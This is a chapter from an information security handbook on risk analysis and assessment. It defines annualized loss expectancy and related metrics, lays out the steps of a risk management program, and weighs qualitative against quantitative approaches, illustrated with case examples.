Answers to these questions, decisions to budget and execute recommended activities, and the subsequent and ongoing management of all risk mitigation measures — including periodic reassessment — comprise the balance of the Risk Management process.

Managing the risks associated with information in the information technology (IT)environment, Information Risk Management, is an increasingly complex and dynamic task. In the budding Information Age, the technology of information storage, processing, transfer, and access has exploded, leaving efforts to secure that information effectively in a never-ending catch-up mode. For the risks potentially associated with information and information technology to be identified and managed cost-effectively, it is essential that the process of analyzing and assessing risk is well understood by all parties — and executed on a timely basis. This chapter is written with the objective of illuminating the process and the issues of risk analysis and assessment.

TERMS AND DEFINITIONS

To discuss the history and evolution of information risk analysis and assessment, several terms whose meanings are central to this discussion should first be defined.

Annualized Loss Expectancy (ALE) — This discrete value is derived, classically, from the following algorithm (see also the definitions for single loss expectancy [SLE] and annualized rate of occurrence [ARO] below):

$$\text{SINGLE LOSS EXPECTANCY} \times \text{ANNUALIZED RATE OF OCCURRENCE} = \text{ANNUALIZED LOSS EXPECTANCY}$$

To effectively identify the risks and to plan budgets for information risk management, it is helpful to express loss expectancy in annualized terms. For example, the preceding algorithm will show that the **ALE** for a threat (with an **SLE** of $1,000,000) that is expected to occur only about once in 10,000 years is ($1,000,000 divided by 10,000) only $100.00. When the expected threat frequency (**ARO**) is factored into the equation, the significance of this risk factor is addressed and integrated into the information risk management process. Thus, the risks are more accurately portrayed, and the basis for meaningful cost/benefit analysis of risk reduction measures is established.

Annualized Rate of Occurrence (ARO) — This term characterizes, on an annualized basis, the frequency with which a threat is expected to occur. For example, a threat occurring once in 10 years has an **ARO** of 1/10 or 0.1; a threat occurring 50 times in a given year has an **ARO** of 50.0. The possible range of frequency values is from 0.0 (the threat is not expected to occur) to some whole number whose magnitude depends on the type and population of threat sources. For example, the upper value could exceed 100,000 events per year for minor, frequently experienced threats such as misuse-of-resources. For an example of how quickly the number of threat events can mount, imagine a small organization — about 100 staff members — having logical access to an information processing system. If each of those 100 persons misused the system only once a month, misuse events would be occurring at the rate of 1,200 events per year. It is useful to note here that many confuse **ARO** or frequency with the term and concept of probability (defined below). While the statistical and mathematical significance of these frequency and probability metrics tend to converge at about 1/100 and become essentially indistinguishable below that level of frequency or probability, they become increasingly divergent above 1/100 to the point where probability stops — at 1.0 or certainty — and frequency continues to mount undeterred, by definition.

Exposure Factor (EF) — This factor represents a measure of the magnitude of loss or impact on the value of an asset. It is expressed as a percent, ranging from 0% to 100%, of asset value loss arising from a threat event.

This factor is used in the calculation of single loss expectancy (**SLE**), which is defined below.

Information Asset — This term, in general, represents the body of information an organization must have to conduct its mission or business. A specific information asset may consist of any subset of the complete body of information, i.e., accounts payable, inventory control, payroll, etc. Information is regarded as an intangible asset separate from the media on which it resides. There are several elements of value to be considered: First is the simple cost of replacing the information, second is the cost of replacing supporting software, and third through fifth is a series of values that reflect the costs associated with loss of the information's confidentiality, availability, and integrity. Some consider the supporting hardware and netware to be information assets as well. However, these are distinctly tangible assets. Therefore, using tangibility as the distinguishing characteristic, it is logical to characterize hardware differently than the information itself. Software, on the other hand, is often regarded as information.

These five elements of the value of an information asset often dwarf all other values relevant to an assessment of information-related risk. It should be noted that these elements of value are not necessarily additive for the purpose of assessing risk. In both assessing risk and establishing cost-justification for risk-reducing safeguards, it is useful to be able to isolate the value of safeguard effects among these elements.

Clearly, for an organization to conduct its mission or business, the necessary information must be present where it is supposed to be, when it is supposed to be there, and in the expected form. Further, if desired confidentiality is lost, results could range from no financial loss if confidentiality is not an issue, to loss of market share in the private sector, to compromise of national security in the public sector.

Qualitative/Quantitative — These terms indicate the (oversimplified) binary categorization of risk metrics and information risk management techniques. In reality, there is a spectrum across which these terms apply, virtually always in combination. This spectrum may be described as the degree to which the risk management process is quantified. If all elements — asset value, impact, threat frequency, safeguard effectiveness, safeguard costs, uncertainty, and probability — are quantified, the process may be characterized as fully quantitative.

It is virtually impossible to conduct a purely quantitative risk management project, because the quantitative measurements must be applied to the qualitative properties, i.e., characterizations of vulnerability, of the target environment. For example, "failure to impose logical access control" is a qualitative statement of vulnerability. However, it is possible to conduct a purely qualitative risk management project. A vulnerability analysis, for

example, may identify only the absence of risk-reducing countermeasures, such as logical access controls. Even this simple qualitative process has an implicit quantitative element in its binary — yes/no — method of evaluation. In summary, risk analysis and assessment techniques should be described not as either qualitative or quantitative but in terms of the degree to which such elementary factors as asset value, exposure factor, and threat frequency are assigned quantitative values.

Probability — This term characterizes the chance or likelihood, in a finite sample, that an event will occur or that a specific loss value may be attained should the event occur. For example, the probability of getting a six on a single roll of a die is 1/6, or 0.16667. The possible range of probability values is 0.0 to 1.0. A probability of 1.0 expresses certainty that the subject event will occur within the finite interval. Conversely, a probability of 0.0 expresses certainty that the subject event will not occur within the finite interval.

Risk — The potential for harm or loss, best expressed as the answer to those four questions:

- What could happen? (What is the threat?)
- How bad could it be? (What is the impact or consequence?)
- How often might it happen? (What is the frequency?)
- How certain are the answers to the first three questions? (What is the degree of confidence?)

The key element among these is the issue of uncertainty captured in the fourth question. If there is no uncertainty, there is no "risk," per se.

Risk Analysis — This term represents the process of analyzing a target environment and the relationships of its risk-related attributes. The analysis should identify threat vulnerabilities, associate these vulnerabilities with affected assets, identify the potential for and nature of an undesirable result, and identify and evaluate risk-reducing countermeasures.

Risk Assessment — This term represents the assignment of value to assets, threat frequency (annualized), consequence (i.e., exposure factors), and other elements of chance. The reported results of risk analysis can be said to provide an assessment or measurement of risk, regardless of the degree to which quantitative techniques are applied. For consistency in this article, the term risk assessment hereafter is used to characterize both the process and the results of analyzing and assessing risk.

Risk Management — This term characterizes the overall process. The first phase, risk assessment, includes identification of the assets at risk and their value, risks that threaten a loss of that value, risk-reducing measures, and the budgetary impact of implementing decisions related to the acceptance, mitigation, or transfer of risk. The second phase of risk management

includes the process of assigning priority to, budgeting, implementing, and maintaining appropriate risk-reducing measures. Risk management is a continuous process.

Safeguard — This term represents a risk-reducing measure that acts to detect, prevent, or minimize loss associated with the occurrence of a specified threat or category of threats. Safeguards are also often described as controls or countermeasures.

Safeguard Effectiveness — This term represents the degree, expressed as a percent, from 0% to 100%, to which a safeguard may be characterized as effectively mitigating a vulnerability (defined below) and reducing associated loss risks.

Single Loss Expectancy or Exposure (SLE) — This value is classically derived from the following algorithm to determine the monetary loss (impact) for each occurrence of a threatened event:

ASSET VALUE × EXPOSURE FACTOR = SINGLE LOSS EXPECTANCY

The **SLE** is usually an end result of a business impact analysis (BIA). A BIA typically stops short of evaluating the related threats' **ARO** or their significance. The **SLE** represents only one element of risk, the expected impact, monetary or otherwise, of a specific threat event. Because the BIA usually characterizes the massive losses resulting from a catastrophic event, however improbable, it is often employed as a scare tactic to get management attention — and loosen budgetary constraints — often unreasonably.

Threat — This term defines an event (e.g., a tornado, theft, or computer virus infection), the occurrence of which could have an undesirable impact.

Uncertainty — This term characterizes the degree, expressed as a percent, from 0.0% to 100%, to which there is less than complete confidence in the value of any element of the risk assessment. Uncertainty is typically measured inversely with respect to confidence, i.e., if confidence is low, uncertainty is high.

Vulnerability — This term characterizes the absence or weakness of a risk-reducing safeguard. It is a condition that has the potential to allow a threat to occur with greater frequency, greater impact, or both. For example, not having a fire suppression system could allow an otherwise minor, easily quenched fire to become a catastrophic fire. The expected frequency (**ARO**) and the exposure factor (**EF**) for major and catastrophic fire are both increased as a consequence of not having a fire suppression system.

CENTRAL TASKS OF INFORMATION RISK MANAGEMENT

The following sections describe the tasks central to the comprehensive information risk management process. These tasks provide concerned

management with credible decision support information regarding the identification and valuation of assets potentially at risk, an assessment of risk, and cost-justified recommendations for risk reduction. Thus, the execution of well-informed management decisions whether to accept, mitigate, or transfer risk cost-effectively is supported. The degree of quantitative orientation determines how the results are characterized, and, to some extent, how they are used. Each of these tasks is discussed below.

Establish Information Risk Management (IRM) Policy

A sound IRM program is founded on a well thought out IRM policy infrastructure that effectively addresses all elements of information security. Generally Accepted Information Security Principles GASSP) currently being developed, based on an Authoritative Foundation of supporting documents and guidelines, will be helpful in executing this task.

IRM policy should begin with a high-level policy statement and supporting objectives, scope, constraints, responsibilities, and approach. This high-level policy statement should drive subordinate policy, from logical access control to facilities security to contingency planning.

Finally, IRM policy should be communicated effectively — and enforced — to all parties. Note that this is important for both internal control and external control — EDI, the web, and the internet — for secure interface with the rest of the world.

Establish and Fund an IRM Team

Much of IRM functionality should already be in place — logical access control, contingency planning, etc. However, it is likely that the central task of IRM, risk assessment, has not been built into the established approach to IRM or has, at best, been given only marginal support.

At the most senior management level possible, the tasks and responsibilities of IRM should be coordinated and IRM-related budgets cost-justified based on a sound integration and implementation of the risk assessment process. At the outset, the IRM team may be drawn from existing IRM-related staff. The person charged with responsibility for executing risk assessment tasks should be an experienced IT generalist with a sound understanding of the broad issues of information security and the ability to "sell" these concepts to management. This person will need the incidental support of one who can assist at key points of the risk assessment task, i.e., scribing a Modified Delphi information valuation (see below for details).

In the first year of an IRM program, the lead person could be expected to devote 50 to 75% of his/her time to the process of establishing and executing the balance of the IRM tasks, the first of which follows immediately

below. Funds should be allocated (1) according to the above minimum staffing, and (2) to acquire, and be trained in the use of, a suitable automated risk assessment tool — $25 to 35K.

Establish IRM Methodology and Tools

There are two fundamental applications of risk assessment to be addressed (1) determining the current status of information security in the target environment(s) and ensuring that associated risk is managed (accepted, mitigated, or transferred) according to policy, and (2) assessing risk strategically. Strategic assessment assures that the risks associated with alternative strategies are effectively considered before funds are expended on a specific change in the IT environment, a change that could have been shown to be "too risky." Strategic assessment allows management to effectively consider the risks associated with various strategic alternatives in its decision making process and weigh those risks against the benefits and opportunities associated with each alternative business or technical strategy.

With the availability of proven automated risk assessment tools, the methodology is, to a large extent, determined by the approach and procedures associated with the tool of choice. An array of such tools is listed at the end of this chapter. Increasingly, management is looking for quantitative results that support a credible cost/benefit analysis and budgetary planning.

Identify and Measure Risk

Once IRM policy, team, and risk assessment methodology and tool are established and acquired, the first risk assessment will be executed. This first risk assessment should be scoped as broadly as possible, so that (1) management is provided with a good sense of the current status of information security, and (2) management has a sound basis for establishing initial risk acceptance criteria and risk mitigation priorities.

Project Sizing. This task includes the identification of background, scope, constraints, objectives, responsibilities, approach, and management support. Clear project sizing statements are essential to a well-defined and well-executed risk assessment project. It should also be noted that a clear articulation of project constraints (what is not included in the project) is very important to the success of a risk assessment.

Threat Analysis. This task includes the identification of threats that may adversely impact the target environment. This task is important to the success of the entire IRM program and should be addressed, at least initially, by risk assessment experts to ensure that all relevant risks are adequately

considered. One without risk management and assessment experience may fail to consider a threat, whether of natural causes or the result of human behavior, that stands to cause substantial harm or loss to the organization. Some risk assessment tools, such as BDSS(tm), help to preclude this problem by assuring that all threats are addressed as a function of expert system knowledge bases.

Asset Identification and Valuation. This task includes the identification of assets, both tangible and intangible, their replacement costs, and the further valuing of information asset availability, integrity, and confidentiality. These values may be expressed in monetary (for quantitative) or nonmonetary (for qualitative) terms. This task is analogous to a BIA in that it identifies the assets at risk and their value.

Vulnerability Analysis. This task includes the qualitative identification of vulnerabilities that could increase the frequency or impact of threat event(s) affecting the target environment.

Risk Evaluation. This task includes the evaluation of all collected information regarding threats, vulnerabilities, assets, and asset values in order to measure the associated chance of loss and the expected magnitude of loss for each of an array of threats that could occur. Results are usually expressed in monetary terms on an annualized basis (ALE) or graphically as a probabilistic "risk curve" for a quantitative risk assessment. For a qualitative risk assessment, results are usually expressed through a matrix of qualitative metrics such as ordinal ranking (low, medium, high or 1, 2, 3).

Interim Reports and Recommendations. These key reports are often issued during this process to document significant activity, decisions, and agreements related to the project:

- Project Sizing — This report presents the results of the project sizing task. The report is issued to senior management for their review and concurrence. This report, when accepted, assures that all parties understand and concur in the nature of the project before it is launched.
- Asset Identification and Valuation — This report may detail (or summarize) the results of the asset valuation task, as desired. It is issued to management for their review and concurrence. Such review helps prevent conflict about value later in the process. This report often provides management with their first insight into the value of the availability, confidentiality, or integrity of their information assets.
- Risk Evaluation — This report presents management with a documented assessment of risk in the current environment. Management may choose to accept that level of risk (a legitimate management decision) with no further action or to proceed with risk mitigation analysis.

Establish Risk Acceptance Criteria

With the results of the first risk assessment — through the risk evaluation task and associated reports (see below), management, with the interpretive help from the IRM leader, should establish the maximum acceptable financial risk, for example, "Do not accept more than a 1 in 100 chance of losing $1,000,000," in a given year. And, with that, and possibly additional risk acceptance criteria, such as "Do not accept an ALE greater than $500,000," proceed with the task of risk mitigation.

Mitigate Risk

The first step in this task is to complete the risk assessment with the risk mitigation, costing, and cost/benefit analysis. This task provides management with the decision support information necessary to plan for, budget, and execute actual risk mitigation measures. In other words, fix the financially unacceptable vulnerabilities. The following risk assessment tasks are discussed in further detail under the section "Tasks of Risk Assessment" later in this chapter.

Safeguard Selection and Risk Mitigation Analysis. This task includes the identification of risk-reducing safeguards that mitigate vulnerabilities and the degree to which selected safeguards can be expected to reduce threat frequency or impact. In other words, this task comprises the evaluation of risk regarding assets and threats before and after selected safeguards are applied.

Cost Benefit Analysis. This task includes the valuation of the degree of risk mitigation that is expected to be achieved by implementing the selected risk-mitigating safeguards. The gross benefit less the annualized cost for safeguards selected to achieve a reduced level of risk, yields the net benefit. Tools such as present value and return on investment are often applied to further analyze safeguard cost-effectiveness.

Final Report. This report includes the interim reports' results as well as details and recommendations from the safeguard selection and risk mitigation analysis, and supporting cost/benefit analysis tasks. This report, with approved recommendations, provides responsible management with a sound basis for subsequent risk management action and administration.

Monitor Information Risk Management Performance

Having established the IRM program, and gone this far — recommended risk mitigation measures have been acquired/developed and implemented — it is time to begin and maintain a process of monitoring IRM performance. This can be done by periodically reassessing risks to ensure that there is sustained adherence to good control or that failure to do so is

revealed, consequences considered, and improvement, as appropriate, duly implemented.

Strategic risk assessment plays a significant role in the risk mitigation process by helping to avoid uninformed risk acceptance and having, later, to retrofit (typically much more costly than built-in security or avoided risk) necessary information security measures.

There are numerous variations on this risk management process, based on the degree to which the technique applied is quantitative and how thoroughly all steps are executed. For example, the asset identification and valuation analysis could be performed independently. This task is often characterized as a business impact analysis. The vulnerability analysis could also be executed independently.

It is commonly but incorrectly assumed that information risk management is concerned only with catastrophic threats, that it is useful only to support contingency planning and related activities. A well-conceived and well-executed risk assessment can, and should, be used effectively to identify and quantify the consequences of a wide array of threats that can and do occur, often with significant frequency, as a result of ineffectively implemented or nonexistent IT management, administrative, and operational controls.

A well-run information risk management program — an integrated risk management program — can help management to significantly improve the cost-effective performance of its information technology environment, whether it is mainframe, client-server, internet, or any combination, and to ensure cost-effective compliance with applicable regulatory requirements.

The integrated risk management concept recognizes that many often uncoordinated units within an organization play an active role in managing the risks associated with the failure to assure the confidentiality, availability, and integrity of information. The following quote from FIPSPUB-73, published June 30, 1980, is a powerful reminder that information security was long ago recognized as a central, not marginal issue:

> "Security concerns should be an integral part of the entire planning, development, and operation of a computer application. Much of what needs to be done to improve security is not clearly separable from what is needed to improve the usefulness, reliability, effectiveness, and efficiency of the computer application."

Resistance and Benefits

"Why should I bother with doing risk assessment?!" "I already know what the risks are!" "I've got enough to worry about already!" "It hasn't happened yet..." Sound familiar? Most resistance to risk assessment boils down to one of three conditions:

- Ignorance,
- Arrogance, and
- Fear.

Management often is ignorant, except in the most superficial context, of the risk assessment process, the real nature of the risks, and the benefits of risk assessment. Risk assessment is not yet a broadly accepted element of the management toolkit, yet virtually every "Big 5" consultancy, and other major providers of information security services, offer risk assessment in some form.

Arrogance of the bottom line often drives an organization's attitude about information security, therefore about risk assessment. "Damn the torpedoes, full speed ahead!" becomes the marching order. If it can't readily be shown to improve profitability, don't do it. It is commendable that IT has become so reliable that management could maintain that attitude for more than a few giddy seconds. Despite the fact that a well-secured IT environment is also a well-controlled, efficient IT environment, management often has difficulty seeing how sound information security can and does affect the bottom line in a positive way.

This arrogance is often described euphemistically as an "entrepreneurial culture."

Finally, there is the fear factor — fear of discovering that the environment is not as well-managed as it could be — and having to take responsibility for that; fear of discovering, and having to address, risks not already known; and fear of being shown to be ignorant or arrogant.

While good information security may seem expensive, inadequate information security will be not just expensive, but, sooner or later, catastrophic.

Risk assessment, while still a young science, with a certain amount of craft involved, has proven itself to be very useful in helping management understand and cost-effectively address the risks to their information and IT environments.

Finally, with regard to resistance, when risk assessment had to be done manually, or could be done only qualitatively, the fact that the process could take many months to execute (and that it was not amenable to revision or "what if" assessment) was a credible obstacle to its successful use. But that is no longer the case.

Some specific benefits are described below:

- Risk assessment helps management understand:
  1. What is at risk?
  2. The value at risk — as associated with the identity of information assets and with the confidentiality, availability, and integrity of information assets.

3. The kinds of threats that could occur and their financial consequences annualized.
4. Risk mitigation analysis. What can be done to reduce risk to an acceptable level.
5. Risk mitigation costs (annualized) and associated cost/benefit analysis. Whether suggested risk mitigation activity is cost-effective.

- Risk assessment enables a strategic approach to information risk management. In other words, possible changes being considered for the IT environment can be assessed to identify the least risk alternative before funds are committed to any alternative. This information complements the standard business case for change and may produce critical decision support information that could otherwise be overlooked.
- "What if" analysis is supported. This is a variation on the strategic approach information to risk management. Alternative approaches can be considered and their associated level of risk compared in a matter of minutes.
- Information security professionals can present their recommendations with credible statistical and financial support.
- Management can make well-informed information risk management decisions.
- Management can justify, with credible quantitative tools, information security budgets/expenditures that are based on a reasonably objective risk assessment.
- Good information security, supported by quantitative risk assessment, will ensure an efficient, cost-effective IT environment.
- Management can avoid spending that is based solely on a perception of risk.
- An information risk management program based on the sound application of quantitative risk assessment can be expected to reduce liability exposure and insurance costs.

Qualitative vs. Quantitative Approaches

Background. As characterized briefly above, there are two fundamentally different metric schemes applied to the measurement of risk elements, qualitative and quantitative. The earliest efforts to develop an information risk assessment methodology were reflected originally in the National Bureau of Standards (now the National Institute of Standards & Technology [NIST] FIPSPUB-31 Automated Data Processing Physical Security and Risk Management, published in 1974. That idea was subsequently articulated in detail with the publication of FIPSPUB-65 Guidelines for Automated Data Processing Risk Assessment, published in August of 1979. This methodology provided the underpinnings for OMB A-71, a federal requirement for

conducting "quantitative risk assessment" in the federal government's information processing environments.

Early efforts to conduct quantitative risk assessments ran into considerable difficulty. First, because no initiative was executed to establish and maintain an independently verifiable and reliable set of risk metrics and statistics, everyone came up with their own approach; second, the process, while simple in concept, was complex in execution; and third, large amounts of data were collected that required substantial and complex mapping, pairing, and calculation to build representative risk models; fourth, with no software and desktop computers, the work was done manually — a very tedious and time-consuming process. Results varied significantly.

As a consequence, while some developers launched and continued efforts to develop credible and efficient automated quantitative risk assessment tools, others developed more expedient qualitative approaches that did not require independently objective metrics — and OMB A-130, an update to OMB A-71, was released, lifting the "quantitative" requirement for risk assessment in the federal government.

These qualitative approaches enabled a much more subjective approach to the valuation of information assets and the scaling of risk. In Exhibit 1, for example, the value of the availability of information and the associated risk were described as "low," "medium," or "high" in the opinion of knowledgeable management, as gained through interview or questionnaires.




Exhibit 1. Value of the Availability of Information and the Associated Risk

Often, when this approach is taken, a strategy is defined wherein the highest risk exposures (darkest shaded areas) require prompt attention, the moderate risk exposures (lightly shaded areas) require plans for corrective attention, and the lowest risk exposures (unshaded areas) can be accepted.

Elements of Risk Metrics

There are six primitive elements of risk modeling to which some form of metric can be applied:

- Asset Value
- Threat Frequency
- Threat Exposure Factor
- Safeguard Effectiveness
- Safeguard Cost
- Uncertainty

To the extent that each of these elements is quantified in independently objective metrics such as the monetary replacement value for Asset Value or the Annualized Rate of Occurrence for Threat Frequency, the risk assessment is increasingly quantitative. If all six elements are quantified with independently objective metrics, the risk assessment is fully quantified, and the full range of statistical analyses is supported.

Exhibit 2 relates both the quantitative and qualitative metrics for these six elements.

Note: The Baseline approach makes no effort to scale risk or to value information assets. Rather, the Baseline approach seeks to identify in-place safeguards, compare those with what industry peers are doing to secure their information, then enhance security wherever it falls short of industry peer security. A further word of caution is appropriate here. The Baseline approach is founded on an interpretation of "due care" that is at odds with the well-established legal definition of due care. Organizations relying solely on the Baseline approach could find themselves at a liability risk with an inadequate legal defense should a threat event cause a loss that could have been prevented by available technology or practice that was not implemented because the Baseline approach was used.

The classic quantitative algorithm, as presented in FIPSPUB-65, that laid the foundation for information security risk assessment is simple:

$$(\text{Asset Value} \times \text{Exposure Factor} = \text{Single Loss Exposure})$$

$$\begin{array}{ll} \times & \underline{\text{Annualized Rate of Occurrence}} \\ = & \text{Annualized Loss Expectancy} \end{array}$$

For example, let's look at the risk of fire. Assume the Asset Value is \$1M, the exposure factor is 50%, and the Annualized Rate of Occurrence is 1/10 (once in ten years). Plugging these values into the algorithm yields the following:

$$(\$1\text{M} \times 50\% = \$500\text{K}) \times 1/10 = \$50\text{K}$$

Using conventional cost/benefit assessment, the \$50K ALE represents the cost/benefit break-even point for risk mitigation measures. In other words, the organization could justify spending up to \$50K per year to prevent the occurrence or reduce the impact of a fire.

	Quantitative Metrics				Qualitative Metrics			
Risk Element	Monetary Value	Percent Factors (%)	Annualized Rate of Occurrence	Bounded Distribution (Range)	Low, Medium & High	Ordinal Ranking	Vital, Critical, Important, etc.	Baseline
Asset Value	x			x	x	x	x	
Threat Frequency (Annualized)			x	x	x	x		
Threat Exposure Factor		x		x	x	x		
Recommended Safeguard Effectiveness		x		x	x	x		
Safeguard Cost (Annualized)	x			x	x	x		
Uncertainty (Confidence Factor)		x		x	x	x		

Exhibit 2. Quantitative and Qualitative Metrics for the Six Elements

It is true that the classic FIPSPUB-65 quantitative risk assessment took the first steps toward establishing a quantitative approach. However, in the effort to simplify fundamental statistical analysis processes so that everyone could readily understand, the algorithms developed went too far. The consequence was results that had little credibility for several reasons, three of which follow:

- The classic algorithm addresses all but two of the elements, recommended safeguard effectiveness, and uncertainty. Both of these must be addressed in some way, and uncertainty, the key risk factor, must be addressed explicitly.
- The algorithm cannot distinguish effectively between low frequency/high impact threats (such as "fire") and high frequency/low impact threats (such as "misuse of resources"). Therefore, associated risks can be significantly misrepresented.
- Each element is addressed as a discrete value, which, when considered with the failure to address uncertainty explicitly, makes it difficult to actually model risk and illustrate probabilistically the range of potential undesirable outcomes.

Yes, this primitive algorithm did have shortcomings, but advances in quantitative risk assessment technology and methodology to explicitly address uncertainty and support technically correct risk modeling have largely done away with those problems.

Pros and Cons of Qualitative and Quantitative Approaches

In this brief analysis, the features of specific tools and approaches will not be discussed. Rather, the pros and cons associated in general with qualitative and quantitative methodologies will be addressed.

Qualitative — Pros

- Calculations, if any, are simple and readily understood and executed.
- It is usually not necessary to determine the monetary value of information (its availability, confidentiality, and integrity).
- It is not necessary to determine quantitative threat frequency and impact data.
- It is not necessary to estimate the cost of recommended risk mitigation measures and calculate cost/benefit.
- A general indication of significant areas of risk that should be addressed is provided.

Qualitative — Cons

- The risk assessment and results are essentially subjective in both process and metrics. The use of independently objective metrics is eschewed.

- No effort is made to develop an objective monetary basis for the value of targeted information assets. Hence, the perception of value may not realistically reflect actual value at risk.
- No basis is provided for cost/benefit analysis of risk mitigation measures, only subjective indication of a problem.
- It is not possible to track risk management performance objectively when all measures are subjective.

Quantitative — Pros

- The assessment and results are based substantially on independently objective processes and metrics. Thus meaningful statistical analysis is supported.
- The value of information (availability, confidentiality, and integrity), as expressed in monetary terms with supporting rationale, is better understood. Thus, the basis for expected loss is better understood.
- A credible basis for cost/benefit assessment of risk mitigation measures is provided. Thus, information security budget decision-making is supported.
- Risk management performance can be tracked and evaluated.
- Risk assessment results are derived and expressed in management's language, monetary value, percentages, and probability annualized. Thus risk is better understood.

Quantitative — Cons

- Calculations are complex. If they are not understood or effectively explained, management may mistrust the results of "black box" calculations.
- It is not practical to attempt to execute a quantitative risk assessment without using a recognized automated tool and associated knowledge bases. A manual effort, even with the support of spread sheet and generic statistical software, can easily take ten to twenty times the work effort required with the support of a good automated risk assessment tool.
- A substantial amount of information about the target information and its IT environment must be gathered.
- As of this writing, there is not yet a standard, independently developed and maintained threat population and threat frequency knowledge base. Thus the users must rely on the credibility of the vendors who develop and support extant automated tools or do threat research on their own.

Business Impact Analysis vs. Risk Assessment

There is still confusion as to the difference between a Business Impact Analysis (BIA) and risk assessment. It is not unusual to hear the terms used

interchangeably. But that is not correct. A BIA, at the minimum, is the equivalent of one task of a risk assessment — Asset Valuation, a determination of the value of the target body of information and its supporting IT resources. At the most, the BIA will develop the equivalent of a Single Loss Exposure, with supporting details, of course, usually based on a worst case scenario. The results are most often used to convince management that they should fund development and maintenance of a contingency plan.

Information security is much more than contingency planning. A BIA often requires 75 to 100% or more of the work effort (and associated cost) of a risk assessment, while providing only a small fraction of the useful information provided by a risk assessment. A BIA includes little if any vulnerability assessment, and no sound basis for cost/benefit analysis.

Target Audience Concerns

Risk assessment continues to be viewed with skepticism by many in the ranks of management. Yet those for whom a well-executed risk assessment has been done have found the results to be among the most useful analyses ever executed for them.

To cite a few examples:

- In one case, involving an organization with multiple large IT facilities — one of which was particularly vulnerable — a well-executed risk assessment promptly secured the attention of the Executive Committee, which had resisted all previous initiatives to address the issue. Why? Because IT management could not previously supply justifying numbers to support its case. With the risk assessment in hand, IT management got the green light to consolidate IT activities from the highly vulnerable site to another facility with much better security. This was accomplished despite strong union and staff resistance. The move was executed by this highly regulated and bureaucratic organization within three months of the quantitative risk assessment's completion! The quantitative risk assessment provided what was needed, credible facts and numbers of their own.
- In another case, a financial services organization found, as a result of a quantitative risk assessment, that they were carrying four to five times the amount of insurance warranted by their level of exposure. They reduced coverage by half, still retaining a significant cushion, and have since saved hundreds of thousands of dollars in premiums.
- In yet another case, management of a relatively young but rapidly growing organization had maintained a rather "entrepreneurial" attitude toward IT in general, until presented with the results of a risk assessment that gave them a realistic sense of the risks inherent to that posture. Substantial policy changes were made on the spot, and

information security began receiving real consideration, not just lip service.

- Finally, an large energy industry organization was considering relocating its IT function from its original facility to a bunkered, tornado-proof facility across town that was being abandoned by a major insurance company. The energy company believed that they could reduce their IT related risk substantially. The total cost of the move would have run into the millions of dollars. Upon executing a strategic risk assessment for the alternatives, it was found that the old facility was sound and relocating would not significantly reduce their risk. In fact, it was found that the biggest risks were being taken in their failure to maintain good management practices.

Some specific areas of concern are addressed below.

Diversion of Resources. That organizational staff will have to spend some time providing information for the risk assessment is often a major concern. Regardless of the nature of the assessment, there are two key areas of information gathering that will require staff time and participation beyond that of the person(s) responsible for executing the risk assessment:

1. Valuing the intangible information asset's confidentiality, integrity, and availability, and
2. Conducting the vulnerability analysis.

These tasks will require input from two entirely different sets of people in most cases.

Valuing the Intangible Information Asset. There are a number of approaches to this task, and the amount of time it takes to execute will depend on the approach as well as whether it is qualitative or quantitative. As a general rule of thumb, however, one could expect all but the most cursory qualitative approach to require one to four hours of continuous time from two to five key knowledgeable staff for each intangible information asset valued.

Experience has shown that the Modified Delphi approach is the most efficient, useful, and credible. For detailed guidance, refer to the "Guideline for Information Valuation" (GIV) published by the Information System Security Association (ISSA). This approach will require (typically) the participation of three to five staff knowledgeable on various aspects of the target information asset. A Modified Delphi meeting routinely lasts 4 hours; so, for each target information asset, key staff time of 12 to 16 hours will be expended in addition to about 20 to 36 hours total for a meeting facilitator (4 hours) and a scribe (16 to 32 hours).

Providing this information has proven to be a valuable exercise for the source participants, and the organization, by giving them significant insight

into the real value of the target body of information and the consequences of losing its confidentiality, availability, or integrity. Still, this information alone should not be used to support risk mitigation cost/benefit analysis.

While this "Diversion of Resources" may be viewed initially by management with some trepidation, the results have invariably been judged more than adequately valuable to justify the effort.

Conducting the Vulnerability Analysis. This task, which consists of identifying vulnerabilities, can and should take no more than 5 work days (about 40 hours) of one-on-one meetings with staff responsible for managing or administering the controls and associated policy, e.g., logical access controls, contingency planning, change control, etc. The individual meetings — actually guided interviews, ideally held in the interviewees' workspace — should take no more than a couple of hours. Often, these interviews take as little as 5 minutes. Collectively, however, the interviewees' total diversion could add up to as much as 40 hours. The interviewer will, of course, spend matching time, hour for hour. This one-on-one approach minimizes disruption while maximizing the integrity of the vulnerability analysis by assuring a consistent level-setting with each interviewee.

Credibility of the Numbers. Twenty years ago, the task of coming up with "credible" numbers for information asset valuation, threat frequency and impact distributions, and other related risk factors was daunting. Since then, the GIV was published, and significant progress has been made by some automated tools' handling of the numbers and their associated knowledge bases. The knowledge bases that were developed on the basis of significant research to establish credible numbers. And, credible results are provided if proven algorithms with which to calculate illustrative risk models are used.

However, manual approaches or automated tools that require the users to develop the necessary quantitative data are susceptible to a much greater degree of subjectivity and poorly informed assumptions.

In the past couple of years, there have been some exploratory efforts to establish a Threat Research Center tasked with researching and establishing:

1. a standard Information security threat population,
2. associated threat frequency data, and
3. associated threat scenario and impact data;

and maintaining that information while assuring sanitized source channels that protect the providers of impact and scenario information from disclosure. As recognition of the need for strong information security and associated risk assessment continues to increase, the pressure to launch this function will eventually be successful.

Subjectivity. The ideal in any analysis or assessment is complete objectivity. Just as there is a complete spectrum from qualitative to quantitative, there is a spectrum from subjective to increasingly objective. As more of the elements of risk are expressed in independently objective terms, the degree of subjectivity is reduced accordingly, and the results have demonstrable credibility.

Conversely, to the extent a methodology depends on opinion, point of view, bias, or ignorance (subjectivity), the results will be of increasingly questionable utility. Management is loath to make budgetary decisions based on risk metrics that express value and risk in terms such as low, medium, and high.

There will always be some degree of subjectivity in assessing risks. However, to the extent that subjectivity is minimized by the use of independently objective metrics, and the biases of tool developers, analysts, and knowledgeable participants are screened, reasonably objective, credible risk modeling is achievable.

